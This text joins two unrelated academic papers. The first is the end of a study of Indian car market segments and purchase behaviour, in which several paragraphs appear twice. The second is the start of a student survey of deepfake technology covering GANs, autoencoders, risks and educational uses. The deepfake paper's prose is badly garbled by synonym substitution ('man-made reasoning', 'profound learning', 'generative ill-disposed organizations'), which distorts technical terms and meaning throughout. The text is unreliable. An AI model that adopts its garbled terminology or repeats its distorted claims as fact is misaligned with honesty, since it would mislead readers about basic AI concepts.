


Figure 2: Indian Passenger Car Segment

Source: Society of Indian Automotive Manufacturers (SIAM new Classification)

Study & Classify Car market based on segments like – small car, Hatch back, Sedan Class, premium Sedan, SUV & MUV and Luxury Car.

Study on purchase decision process.

Broad classification of behaviors and their effect on various car segments.

India Car Market Segments:

The Indian car industry is now the seventh largest car manufacturer in the world. The overall Indian automobile industry has grown at a high rate of around 18% (CAGR 2015-20) on the back of a healthy macro-economic growth and overall positive sentiments. As India is a developing economy with relatively low GDP per capita, the Indian automobile industry is dominated by 2-Wheelers which comprise of ~77% of the overall market. Passenger vehicles are the 2nd largest segment of the industry with a share of ~15% and commercial and three wheelers comprise of 8% of the market share. In India Passenger Vehicle market is further classified into three segments –

- Passenger Cars (PC)
- Utility Vehicles (UV)
- Vans (Mini Vans - not included in study)

Passenger Cars sub-segment dominates the passenger vehicle market in India with ~70%

share. The next biggest sub-segment is the Utility Vehicles segment which has a share of ~20%, followed by Mini Vans.

Passenger Car Segment:

The Passenger Car (PC) segment is categorized into 9 sub-segments primarily based on overall vehicle length as shown in figure 2

Out of the 9 sub-segments, 3 sub-segments viz. Compact, Mini and Super Compact comprise ~90% of the overall passenger car (PC) market. The largest sub-segment is Compact followed by Mini. The demand for small cars is the highest because of relatively lower per-capita incomes and high traffic density in urban areas. Compact and Mini sub-segments primarily comprise of hatchbacks which are preferred due to relatively low price, high fuel efficiency and easy maneuverability. Suzuki is the leading player in the passenger car segment with a dominant share of ~45%, distantly followed by Hyundai with a share of ~20%.

Purchase Decision Process:

In order to assess the importance of the environmental awareness in the car purchase decision, it is necessary to get an insight into the process of purchasing itself. The consumer’s decision to purchase a product is a multi staged process. Kotler (2016) identifies that the consumer will go through five stages. Vehicle purchase behavior fairly complex, as car purchase implies a high level of social and / or psychological involvement. Therefore, the consumer will transit each stage of purchase decision making process as presented in figure-3.




Figure 3: The Purchase Decision Making Process (Source – Kotler)

- A. **Problem Recognition:** In this information processing model, the consumer buying process begins when the buyer recognizes a problem or need. When we found out a difference between the actual state and a desired state, a problem is recognized. When we find a problem, we usually try to solve the problem. We, in other words, recognize the need to solve the problem. But how?
- B. **Information Search:** When a consumer discovers a problem, he/she is likely to search for more information. Through gathering information, the consumer learns more about some brands that

compete in the market and their features and characteristics.

purchase evaluation and generally maintain a high level of repeat purchase motivation.

Evaluation and Selection of Alternatives: How does the consumer process competitive brand information and evaluate the value of the brands? Unfortunately there is no single, simple evaluation process applied by all consumers or by one consumer in all buying situations. One dominant view, however, is to see the evaluation process as being cognitively driven and rational. Under this view, a consumer is trying to solve the problem and ultimately satisfying his/her need. In other words, he/she will look for problem-solving benefits from the product. The consumer, then, looks for products with a certain set of attributes that deliver the benefits. Thus, the consumer sees each product as a bundle of attributes with different levels of ability of delivering the problem solving benefits to satisfy his/her need. The distinctions among the need, benefits, and attributes are very important. One useful way to organize the relationships among the three is a hierarchical one.

C) Decision Implementation: To actually implement the purchase decision, however, a consumer needs to select both specific items (brands) and specific outlets (where buy) to resolve the problems. There are, in fact, three ways these decisions can be made:

- 1) simultaneously; 2) item first, outlet second; or 3) outlet first, item second. In many situations, consumers engage in a simultaneous selection process of stores and brands. Once the brand and outlet have been decided, the consumer moves on to the transaction (“buying”).

D) Post-purchase Evaluation: Post-purchase evaluation processes are directly influenced by the type of preceding decision-making process. Directly relevant here is the level of purchase involvement of the consumer. Purchase involvement is often referred to as “the level of concern for or interest in the purchase” situation, and it determines how extensively the consumer searches information in making a purchase decision. Although purchase involvement is viewed as a continuum (from low to high), it is useful to consider two extreme cases here. Suppose one buys a certain brand of product as a matter of habit (habitual purchase). For him/her, buying a is a very low purchase involvement situation, and he/she is not likely to search and evaluate product information extensively. In such a case, the consumer would simply purchase, consume and/or dispose of the product with very limited post-

Broad Classification of consumer behavior:

Consumer behavior is a blend of Economic, Technological, Political, Cultural, Demographic and natural factors as well as his own characteristics which is reflected by his attitude, motivation, perception, personality, knowledge and lifestyle. Marketers can rationalize their existence only when they are able to understand consumer behavior. From study it was envisaged to classify these behavior parameters under broad categories – Economic, Social, Demographic, Geographic, Psychological, Product & Technology. Various customer behavior parameters can be clubbed as given in below Table 1.

Broad Classification of consumer behavior:

Consumer behavior is a blend of Economic, Technological, Political, Cultural, Demographic and natural factors as well as his own characteristics which is reflected by his attitude, motivation, perception, personality, knowledge and lifestyle. Marketers can rationalize their existence only when they are able to understand consumer behavior. From study it was envisaged to classify these behavior parameters under broad categories – Economic, Social, Demographic, Geographic, Psychological, Product & Technology. Various customer behavior parameters can be clubbed as given in below Table 1.




Figure 4: Drivers for Buying a Car.

Customer Behaviors of various Passenger Car segments are as described below:

Micro Car Segment (Length < 3.2 Meter) - It is the lowest cost segment with only one Tata Nano Car. Despite being the cheapest car, had serious initial quality issues which damaged its brand image and customer faith. As a product this segment will get

preference for city drive over congested road conditions wherein safety on road will be better than two wheeler. This car is de-functioned in India.

Mini Car Segment (3.2 < L < 3.6 Meter) - It is the 2nd largest sub-segment in the passenger car market is highly consolidated with 2~3 significant players having 7 products. The reason for presence of relatively few players in this segment is because of highly price sensitive consumer. To enable competitive low cost manufacturing, high volumes and thus a large network is required. Maruti Suzuki and Hyundai are the dominant players in the sub-segment as they were the early entrants and have low cost manufacturing competence. Consumers of these segment cars are 1st time car buyers with product price as deciding factor. Alto 800, Tiago, Wagon R, Kwid, polo, santro, S-Presso, Celerio is the cars from this segment.

Compact car segment (3.6 < L < 4.0 Meter) – It is the most crowded segment with about 13 players and 20 product offerings as it is the largest sub-segment (~45% share) in passenger cars. Yet, the ability to manufacture low cost good quality cars has resulted in the market being relatively consolidated with 2 players – Maruti Suzuki and Hyundai – dominating the market with a combined share of over 50%. While Maruti Suzuki, Hyundai and Tata were the early entrants in the sub-segment, Honda has already overtaken Tata to become the 3rd largest player in the sub-segment. This has happened because of high brand equity and competitive pricing of Honda products. Ignis, Glanza, Altroz, Swift, i10, Jazz, Figo, Polo, Micra, Liva, Punto, Pulse etc. are the cars from this segment.

Super Compact (4.0 < L < 4.25 Meter) and Mid size Segment (4.25 < L < 4.5 Meter):

“Super Compact”, the largest sub-segment, is comprised of sedans and marks the beginning of 3 box cars in the segment. This sub-segment is dominated by Maruti Suzuki with cheapest sedan Swift Dzire developed on its most successful compact hatchback car platform. The dominance of Maruti Suzuki ends at this sub-segment in the hierarchy.

“Mid-size” is the 4th largest sub-segment in passenger car market. It is also the relative more fragmented sub-segment with 11 players offering 14 products. Most players in this segment either offer a product which shares platform with it offering in the Compact sub-segment or a global product. Hyundai is the dominant player in this segment due to competitively priced feature-rich product with option

of both gasoline and diesel powered engines.

The choice of car in this segment is driven by income. In this segment customers first preference is for safety, driving & Seating comfort and brand, second most preference is for after sales service, price, power and pickup, mileage whereas maximum speed is of lowest preference. Also this segment requires value for money, best features, and customer friendly vehicle.

Executive (4.5 < L < 4.7 Meter) and Premium class segment (4.7 < L < 5.0 Meter) : Due to low sub-segment volumes, most players offer global products which are manufactured using CKDs (Completely Knocked Down kits). Hyundai and Toyota are the leading players in the segment. This is an executive and premium class segment customer; most of these owners tend to have purchased a car previously, the customer has potentially developed an attitude towards car. In this segment attitude becomes an evaluating judgment based on prior or present experience. These customers preference is for attractive styling, brand image, best product performance in terms of acceleration, max speed and higher horse power. These customers seek to show personality, leadership from brand of car as most of the customers prefer this segment for business purpose. Car price, fuel efficiency, spares cost are of secondary importance. Car interiors styling such as IP shape & finish, all customer touch points, seat, steering door handle etc. are of high importance. Also exterior styling, overall look, paint finish and safety & driving comforts are of prime importance.

Luxury and Coupe sub-segment: These are relatively marginal segments with less than 1% combined share of the passenger car market. Almost all products in these sub-segments are offered through the CBU route (Completely Built Unit) due to miniscule volumes which neither justify neither localization nor local assembly. This segment is of high end luxury cars such as Audi, BMW, Jaguar, Mercedes, Lexus, Porsche, Rolls-Royce, as these brands are considered luxury. Average car price of these segment cars is more than Rs. 35 Lakh and is growing at an average rate of 20% Y-O-Y. According to the Report of World Wealth by Capgemini and Merrill Lynch Wealth Management, most countries in the world have increased their HNI (High Net-worth Individuals) count. While, India has more than doubled it – maximum compared to any other country in the world. HNI customers are celebrities, business leaders, and corporate honchos, politicians from urban and rural India. Their attitudes are “Got it? Flaunt it”, “Power Show”, “Image and Uniqueness”. High social status from perceived brand image is the common driving factor of this segment. Superior

functionality, best in class quality and high end & customized features are the most preferred parameters of this segment.

SUV & MUV Segment: This segment is actually utility segment further segmented into UV1, UV2, UV3 and UV4 based on length and price parameter. Economy segment UV's are Fortuner, Breza, Nexo, Seltos, Sonet, Harrier, Venue, XUV 700, Thar, Creta, Bolero, Scorpio, XUV500, Xylo, Innova. Whereas high end UV market is very limited and dominated by Fortuner, Prado, Landcruiser, Pajero etc. Customers of economy and high end SUV shows difference mainly in terms of affordability of vehicle price, spares cost and serviceability. Whereas the main driving factor of this segment is fun, road presence, egocentric relationship. In India economy class SUV's found to be of better choice in rural area as product image is rugged, muscular, rough & tough, worthiness to bad roads. High end SUV customers are celebrities, business tycoons, politicians those want to use car as indulgence. These segment cars are having high perceived safety by customers because of looks, overall structure and exterior styling of vehicle.

SUV & MUV Segment: This segment is actually utility segment further segmented into UV1, UV2, UV3 and UV4 based on length and price parameter. Economy segment UV's are Fortuner, Breza, Nexo, Seltos, Sonet, Harrier, Venue, XUV 700, Thar, Creta, Bolero, Scorpio, XUV500, Xylo, Innova. Whereas high end UV market is very limited and dominated by Fortuner, Prado, Landcruiser, Pajero etc. Customers of economy and high end SUV shows difference mainly in terms of affordability of vehicle price, spares cost and serviceability. Whereas the main driving factor of this segment is fun, road presence, egocentric relationship. In India economy class SUV's found to be of better choice in rural area as product image is rugged, muscular, rough & tough, worthiness to bad roads. High end SUV customers are celebrities, business tycoons, politicians those want to use car as indulgence. These segment cars are having high perceived safety by customers because of looks, overall structure and exterior styling of vehicle.

Suggestions and Findings:

1. After 68 years of freedom India is still dependent on gulf countries for its fuel requirement. Uncertainty and dependability for fuel on other countries restricts the growth of Indian car industry. Also currency used globally for fuel pricing is USD and any fluctuation in currency has direct impact on fuel cost which

dampens the car sale. Manufacturers need to focus on alternative fuels to propel the future of car industry.

2. India is developing nation with low per capita income. Instability in Indian economy will have an immediate effect on car sale, as car is perceived as life style product. Though car industry cannot be insulated from the effects of slow down and recession in economy, industry needs to be more insync with growth and development of India.
3. Growth in disposable income and higher education will remain the main drivers of future advance cars. Car manufacturers need to track these trends and align their product strategies.
4. Indian government should come forward, reduce the taxation and revise the duty structure for green vehicles those are - less pollutant, high fuel efficient, safe drive vehicles. Government should ensure better quality cars to be available on roads and implement ELV (End of Life) norms. Cars plying on roads for more than 10 years should be re-inspected for their proper functioning and roadworthiness. Road infrastructure needs to be further updated to support technological requirements such as ABS, Air Bag, and Vehicle tracking through GPS, RFID and electric car by proving road side electrical charging.
5. Car dealers and manufacturers show very good hospitality to customers during their visits to the place of showroom before and immediately after their purchase. But after some time they face a problem with their dealers regarding after sales service. Therefore, it is suggested that the services rendered r to be rendered should be properly explained, friendly approach and reliability in service to be further improved. Cost of spare parts to be charged reasonably.
6. The increase in number of women car owners, using the car for their office, personnel and family work, thus becoming an influential group, calls for separate attention of car manufacturers and marketers to focus their strategic efforts in this direction.
7. During initial search, TV commercials on car models and brands, search on internet websites of the manufacturer and visit to dealers /distributors were the prime sources where customers gathered information on car models and brands, marketers might want to focus on these factors to catch the attention of the intending future customers.
8. When it came to decision based on preferences, personal needs, the top slot parameters were - the need of the business firm, peer pressure from other family members owning a car and upgraded the model to suit personal ambition. Marketers need to

understand these requirements and focus their marketing strategies towards these customer requirements.

9. In the category of personal preference on comfort factors, dominant factors were comfort in driving, value for money and interior design, which topped the requirement list. Car segment wise analysis also brought out these specific comfort requirements across all the brands. Manufacturers might look into these aspects to their car design, so to attract car passengers, prone to decide the models based on these criteria.

CONCLUSION

Consumer behavior consists of all human behavior that goes in making before and post purchase decisions. One can succeed in the competitive market only after understanding the complex consumer behavior. An understanding of the consumer enables a marketer to take marketing decisions which are compatible with its consumer needs. From study there are various major classes of consumer behavior determinants and expectations, namely socioeconomic, psychological, political, geographical, and demographic and Product & Technology. Further classification of human behaviors under main categories will enable car manufacturer to align their strategies in concurrence to customer behavior. While purchasing mini segment car though customer is highly cost conscious but this segment is also upgrading their requirements and due to rise in disposable income, with in segment migration is observed, Customer is more inclined to purchase Suzuki Swift, 120. For mid size segment customer focus is for safety, driving & seating comfort, brand. Also this segment requires value for money, best features and customer friendly vehicles. In higher segment cars like Executive and Premium brand image is main deciding factor which gives assurance of meeting their needs in terms of safety, performance and feature requirements. Global brands are highly preferred in Executive and above segments. So car companies should adopt the “Think-Global, Act-Global”. Approach in strategy making which involves standardization across the world. Brand global presence is judged by consumers based on availability around the globe with standardized products, brand name, distribution channels and communications. By going global, the company will enjoy an increase in market share, which indicates

increase in demand for their products. With that, the company can produce with economies of scale, reduce cost per unit and increase production efficiency resulting in serving customers efficiently and economically. Most importantly, compared to local brands, companies with global brands will be able to penetrate into markets more easily, regardless to high or low status seeking consumers, global brands with proper strategy will enable them to achieve an enhanced global image

Acknowledgement

I would like to take this opportunity to express my deep sense of gratitude towards my family and friends who supported me throughout during research and writing this paper.

REFERENCES

- [1] Rajesh Kumar, Ajay Chauhan, A Study of Behavior of Maruti SX4 and Honda City Customers in Meerut, Pacific Business Review- Quarterly Referred Journal.
- [2] M.Prasanna Mohan Raj, Jishnu Sasikumar, S.Sriram, A Study of Customers Brand Preference in SUVs and MUVs: Effect on Marketing Mix Variables, International Referred Research Journal Vol.- IV, Issue-1, pp. 48-58, Jan 2019.
- [3] Nikhil Monga, Bhuvender Chaudhary, Car Market and Buying behavior - A study on Consumer Perception, IJRMEC Vol.2, Issue-2, pp. 44-63, Feb 2019.
- [4] Samin Rezvani, Goodarz Javadian Dehkordi, Muhammad Sabbir Rahman, A Conceptual study on the country of origin effect on consumer purchase intention, Asian Social Science Vol. 8, No.12, 2020 pp. 2015-2020.
- [5] K.Vidyavathi [6], Customer Life Style Influence of Consumer Behavior with Reference to Automobile Industry in Chennai, Zenith International Journal of Multi disciplinary Research Vol.2, Issue 4, pp. 37-50, Apr 2019.
- [6] Balakrishnan Menon, Jagathy Raj V.P [7], Dominant partial Least square factors of consumer behavior of passenger cars, Asian Journal of Management Research Vol.3, Issue-1, pp.83-99, 2019.
- [7] Balakrishnan Menon, Jagathy Raj V.P [8], Model Development and Validation for Studying

Consumer Preferences of Car Owners, IJMT
Vol.2, Issue 5, pp. 148-173, May 2018.

- [8] Ramita Verma, Shubhkamana Rathore [3], PEST
Analysis for Indian Luxurious Car Market,
IJMSSR Vol. 2, No.1 pp.22-26, Jan2020.

Deepfakes Technology Using A.I

#1:Saiyad Mahmmad Akram Hanif, *2:HOD.Vivek Dave

#1:PG Student.M.sc.IT, *2:HOD.MCA

Faculty of IT And Computer Science,

Parul Institute Of Engineering And Technology-MCA,M.sc IT

Parul University,Vadodara,India

Rahilsaiyed00@gmail.com, Vivek.dave@paruluniversity.ac.in

Abstract- In spite of the fact that controls of visual and hearable media are just about as old as media themselves, the new entry of deepfakes has denoted a defining moment in the formation of phony substance. Fueled by the most recent mechanical advances in man-made reasoning and AI, deepfakes offer computerized methods to make counterfeit substance that is increasingly hard for human spectators to recognize. The prospects to hoodwink are unending including controlled pictures, recordings, and sound and associations should be ready as this will without a doubt have a huge cultural effect. In this article, I will cover working meaning of deepfakes along with an outline of its fundamental innovation. We order distinctive deepfake types and distinguish dangers and freedoms to assist associations with pondering the eventual fate of deepfakes. At last, I trust that our general public can be more ready to counter deepfakes as we appreciate deepfakes.

Keywords- Deepfake, A.I, Neural Network.

I.INTRODUCTION

In late years, counterfeit news has turned into an issue that is a danger to public talk, human culture, and majority rules system. Counterfeit news alludes to invented news style content that is manufactured to mislead the general population. Bogus data spreads rapidly through online media, where it can affect a great many clients. one out of five Web clients get their news by means of YouTube, second just to Facebook. This ascent in prominence of video features the requirement for instruments to affirm media and news content legitimacy, as clever advances permit persuading control regarding video. Given the straightforwardness in acquiring and spreading deception through web-based media stages, it is progressively difficult to tell what to trust, which brings about destructive ramifications for informed navigation, in addition to other things. Without a doubt, today we live in what some have called a "post-truth" period, which is described by computerized disinformation and data fighting drove by pernicious entertainers running bogus data missions to control general assessment.

Recent innovative headways have made it simple to make what are currently called "deepfakes", hyper-sensible

recordings utilizing face trades that leave little hint of control. Deepfakes are the result of man-made reasoning (computer based intelligence) applications that union, join, supplant, and superimpose pictures and video clasps to make counterfeit recordings that seem true. Deepfake innovation can produce, for instance, a hilarious, obscene, or political video of an individual saying anything, without the assent of the individual whose picture and voice is involved. The game-changing variable of deepfakes is the extension, scale, and refinement of the innovation in question, as nearly anybody with a PC can manufacture counterfeit recordings that are basically vague from real media. While early instances of deepfakes zeroed in on political pioneers, entertainers, humorists, and performers having their appearances meshed into pornography recordings, deepfakes later on will probably be increasingly more utilized for vengeance pornography, tormenting, counterfeit video proof in courts, political harm, fear monger purposeful publicity, extortion, market control, and phony news. While spreading bogus data is simple, remedying the record and battling deepfakes are more diligently. To battle against deepfakes, we really want to comprehend deepfakes, the purposes behind their reality, and the innovation behind them. Nonetheless, insightful examination has as of late tended to advanced disinformation in online media. As deepfakes just surfaced on the Web in 2017, insightful writing on the theme is scanty. Henceforth, this review expects to talk about what deepfakes are and who produces them, what the advantages and dangers of deepfake innovation are, a few instances of current deepfakes, and how to battle them. In this manner, the review dissects various news stories on deepfakes drawn from news media sites. The review adds to the early written works of phony news and deepfakes both by giving a far-reaching survey of deepfakes, just as establishing the arising point into a scholastic discussion that likewise recognizes choices for lawmakers, columnists, business visionaries, and others to battle deepfakes.

The article is coordinated as follows. After the presentation, the review clarifies information assortment and news story examination. The concentrate then, at that point, advances four segments that audit deepfakes, what the expected advantages of deepfake innovation are, who the entertainers associated with delivering deepfakes are, and the dangers of deepfakes to our social orders, political frameworks, and organizations. From there on, two segments give instances

of deepfakes and examine four possible systems to battle deepfakes. At long last, the review finishes up with suggestions, restrictions, and ideas for future exploration.

II.LITERATURE REVIEW

Survey from some different documents to get information about existing works. In paper [1] introduce the influence of deepfakes in media how they influence the general public their ideas about people or certain things and also provide brief idea about the detection technologies which can be used to detect fake news and make people aware about it.

In paper [2] they proposed the technologies which are used in the creation of fake content, author discusses in brief about the neural networks which are used in the creation of fake media, author also discusses in detail about neural network and the A.I which is used in it.

In paper [3] gives an overview of visual information and ethics and gendered representation, author also introduces challenges that has arises after the arrival of deepfakes author shows concern on the usage and the influence of deepfakes and how they are affecting the general life of people and negative usage of deepfakes also covers the precautions that people need to take to stay safe from the negative influence of deepfake.

The authors in paper [4] present a review on deepfake detection challenges, the dataset it uses the authors also covers the advantages and disadvantages which deepfake proposes it also covers the survey of high and low quality deepfakes created by GANs and present two facial modification algorithms.

This paper [5] presents a review of face manipulation, deepfake methods, and methods to detect face manipulate technology. Deepfake, a deep learning-based technology, to change images and videos. In most cases images and videos are used as evidence in any kind of case investigations in court; but, deepfake have potentially made these pieces of evidence more useful and usable for solve any kind of cases.

In paper [6] author gives an overview review about deepfakes, about how deepfake came in creation how their usage got increased, what are deepfakes, how they are created, author also discusses the type of deepfakes as well as their detection techniques, paper also compare the quality and usage of deepfakes using different techniques and gives a brief conclusion about it.

On paper [7] explores global journalistic discussions of deepfake applications based on the A.I technology the paper discusses about how deepfakes are used in fake

journalism and also discusses the involvement of deepfakes in crimes such as harassment of women online and other ways in which deepfakes are getting used negatively, the paper then provides broader practical and theoretical views about AI content and the regulations it have in digital culture.

In paper [8] author discusses if the deepfake technology is next digital weapon on not? In introduction part author covers what is the deepfake and how does it work, they have discussed deepfake accessibility and general platforms like app which are used to create fake content then the dangers of deepfake and corresponding consequences, how deepfakes is used to mislead court and evidences and how deepfakes are used in politics and military operations.

In paper [9] author discusses the different technology and network used in deepfake creation, author explain in details about how GANs and auto encoder works, the types of databases deepfakes are using, the difference between low quality and high quality deepfakes as well as their detection techniques, author also representing the survey and the rate of deepfakes creation which are increasing day by day.

III.WHAT ARE DEEPPAKES

A mix of "deep learning" and "fake content", deepfakes are hyper-practical recordings carefully controlled to portray individuals saying and doing things that never really occurred. Deepfakes depend on neural organizations that investigate huge arrangements of information tests to figure out how to copy an individual's looks, quirks, voice, and affectations. The interaction includes taking care of film of two individuals into a profound learning calculation to prepare it to trade faces. At the end of the day, deepfakes utilize facial planning innovation and man-made intelligence that trades the essence of an individual on a video into the substance of someone else. Deepfakes surfaced to exposure in 2017 when a Reddit client posted recordings showing big names in compromising sexual circumstances. Deepfakes are hard to recognize, as they utilize genuine film, can have legitimate sounding sound, and are enhanced to spread via online media rapidly. Hence, numerous watchers accept that the video they are checking out is certified.

Deepfakes target online media stages, where tricks, reports, and falsehood spread effectively, as clients will generally go with the group. Simultaneously, a progressing 'infopocalypse' pushes individuals to figure they can't confide in any data except if it comes from their interpersonal organizations, including relatives, dear companions or family members, and supports the sentiments they as of now hold. Truth be told, many individuals are available to whatever affirms their current perspectives regardless of whether they presume it very well might be

phony. Modest fakes, that is, inferior quality recordings with somewhat doctored genuine substance, are as of now wherever in light of the fact that low-estimated equipment, for example, effective graphical handling units are broadly accessible. Programming for making superior grade, practical deepfakes for disinformation is progressively accessible as open source. This empowers clients with minimal specialized abilities and with next to no imaginative mastery to approach impeccably alter recordings, trade faces, change appearances, and combine discourse.



Fig 1: Image altered using deepfake

As for innovation, deepfakes are the result of Generative Adversarial Network, to be specific two fake neural organizations cooperating to make genuine looking media. These two organizations called 'the generator' and 'the discriminator' are prepared on the equivalent dataset of pictures, recordings, or sounds. The primary then, at that point, attempts to make new examples that are adequate to deceive the subsequent organization, which attempts to decide if the new media it sees is genuine. That way, they drive each other to improve. A GAN can check out a huge number of photographs of an individual, and produce another picture that approximates those photographs without being a precise of any of them. Sooner rather than later, GANs will be prepared on less data and have the option to trade heads, entire bodies, and voices. In spite of the fact that deepfakes generally require countless pictures to make a sensible fraud, specialists have effectively fostered a method to create a phony video by taking care of it only one photograph, for example, a selfie.

IV.HOW DEEPAKES ARE CREATED

The fundamental fixing in deepfakes is AI, which has made it conceivable to create deepfakes a lot quicker at a lower cost. To make a deepfake video of somebody, a maker would initially prepare a neural organization on numerous long stretches of genuine video film of the individual to give it a reasonable "understanding" of what the person resembles from many points and under various lighting. Then, at that point, they'd join the prepared organization with PC illustrations methods to superimpose a duplicate of the individual onto an alternate entertainer.

While the expansion of computer-based intelligence makes the cycle quicker than it at any point would have been, it actually sets aside effort for this interaction to yield an acceptable composite that puts an individual into a totally anecdotal circumstance. The maker should likewise physically change large numbers of the prepared program's boundaries to stay away from obvious blips and relics in the picture. The interaction is not really direct.

Many individuals expect that a class of profound learning calculations called generative ill-disposed organizations (GANs) will be the primary motor of deepfakes improvement later on. GAN-produced faces are close difficult to tell from genuine countenances. The primary review of the deepfake scene gave a whole area to GANs, recommending they will make it feasible for anybody to make modern deepfakes.

GANs are difficult to work with and require a gigantic measure of preparing information. It takes the models longer to create the pictures than it would with different strategies. Also, generally significant—GAN models are useful for orchestrating pictures, yet not so much for making recordings. They struggle protecting worldly consistency, or keeping a similar picture adjusted starting with one edge then onto the next.

The most popular sound "deepfakes" likewise don't utilize GANs. At the point when Canadian simulated intelligence organization Dessa (presently claimed by Square) utilized the moderator Joe Rogan's voice to absolute sentences he never said, GANs were not involved. Indeed, the vast majority of the present deepfakes are made utilizing a star grouping of computer-based intelligence and non-man-made intelligence calculations.

V.METHODOLOGY

Our examination was parted into two significant parts, a hypothetical and a viable part. The hypothetical one depended on a pilot concentrate on where we went through the significant security concerns and significant data with respect to Deepfake and Profound neural organization just as finding proper venture scope supporting the objective of the undertaking. The reasonable part is to really get to know the advancement devices and conditions (e.g., Autoencoder, DNN) and dive profound into the Profound figuring out how to find out more about deepfake to see how Deepfakes function just as it's Recognition Strategies

VI.TOOLS AND TECHNOLOGY

Deep Neural Network

the super innovative fixing in making deepfakes is Profound Neural Organization which is a ML procedure

from artificial intelligence that can be utilized to prepare DNNs suggestive of neurons in the cerebrum. DNNs comprise of an enormous arrangement of interconnected fake neurons, regularly alluded to as units. Similar as neurons in the cerebrum, every unit itself plays out a somewhat straightforward calculation, and all units together can perform complex nonlinear tasks, for example, perceiving a particular individual from seeing pixels on a screen

In the cerebrum, data stream is controlled by the strength of the associations among neurons. To improve at a given undertaking, the cerebrum's learning systems work on these associations, reinforcing or debilitating them as needed to further develop our errand execution over the long run. Similarly, the calculations of DNNs are directed by the strength of the association of their separate units. These associations, too, need to possibly be prepared. Undeveloped DNNs have arbitrary associations among units, which will prompt irregular data course through the organization and subsequently irregular result. For an undeveloped DNN working on pictures of faces, all looks are in this way self-assertive and aimless, and effectively distinguishing a look would just occur by some coincidence. A prepared DNN, then again, will have further developed the association strength of the units and took in the basic attributes of a face.




Fig 2: Image generating using autoencoder

The objective of profound learning is to refresh the association qualities or loads in DNN phrasing to enhance the data stream and result. This logically drives the organization result to limit mistakes by characterizing how the organization ought to in a perfect world react in an assortment of known conditions. For instance, when shown realized information pictures, DNNs can be prepared to change their loads to lessen recognition blunders so they can ultimately distinguish and appropriately identify objects in reality, gauge three-dimensional profundity from 2-D pictures, and perceive digits and letters on bank checks, tags, tax documents, letters, etc. While the preparation cycle can prompt remarkable errand execution, it is information hungry. The present profound learning requires a huge number of association loads to be realized, which thusly requires

enormous arrangements of preparing information. That is the reason predominantly superstars are focused on by deepfakes: on the grounds that a broad library of pictures and recordings as of now exists to prepare the organizations.

Generative adversarial Network

Generative adversarial network, or GANs for short, are a way to deal with generative demonstrating utilizing profound learning techniques, for example, convolutional neural organizations. Generative displaying is a solo learning task in AI that includes consequently finding and learning the normalities or examples in input information so that the model can be utilized to produce or result new models that conceivably might have been drawn from the first dataset.




Fig 3: GANs Work Model

GANs are an astute method of preparing a generative model by outlining the issue as an administered learning issue with two sub-models: the generator model that we train to produce new models, and the discriminator model that attempts to order models as one or the other genuine (from the area) or phony (created). The two models are prepared together in a lose-lose situation, ill-disposed, until the discriminator model is tricked about a fraction of the time, which means the generator model is producing conceivable models.

GANs are an intriguing and quickly evolving field, following through on the guarantee of generative models in their capacity to create reasonable models across a scope of issue spaces, most strikingly in picture to-picture interpretation undertakings, for example, making an interpretation of photographs of summer to winter or day to night, and in producing photorealistic photographs of items, scenes, and individuals that even people can't tell are phony.

VII.APPLICATION AREA

Education

Deepfake innovation works with various potential outcomes in the instruction space. Schools and instructors have been utilizing media, sound, video in the homeroom for a long while. Deepfakes can assist a teacher with conveying imaginative examples that are undeniably more captivating than customary visual and media designs.

AI-Produced engineered media can resurrect authentic figures for a seriously captivating and intuitive study hall. A manufactured video of re-establishments or voice and video of a chronicled figure might have more effect, commitment, and will be a superior learning apparatus. For instance, JFK's goal to end the virus was discourse, which was rarely conveyed, was reproduced utilizing engineered voice with his voice and talking style will obviously get understudies to find out with regards to the issue innovatively.

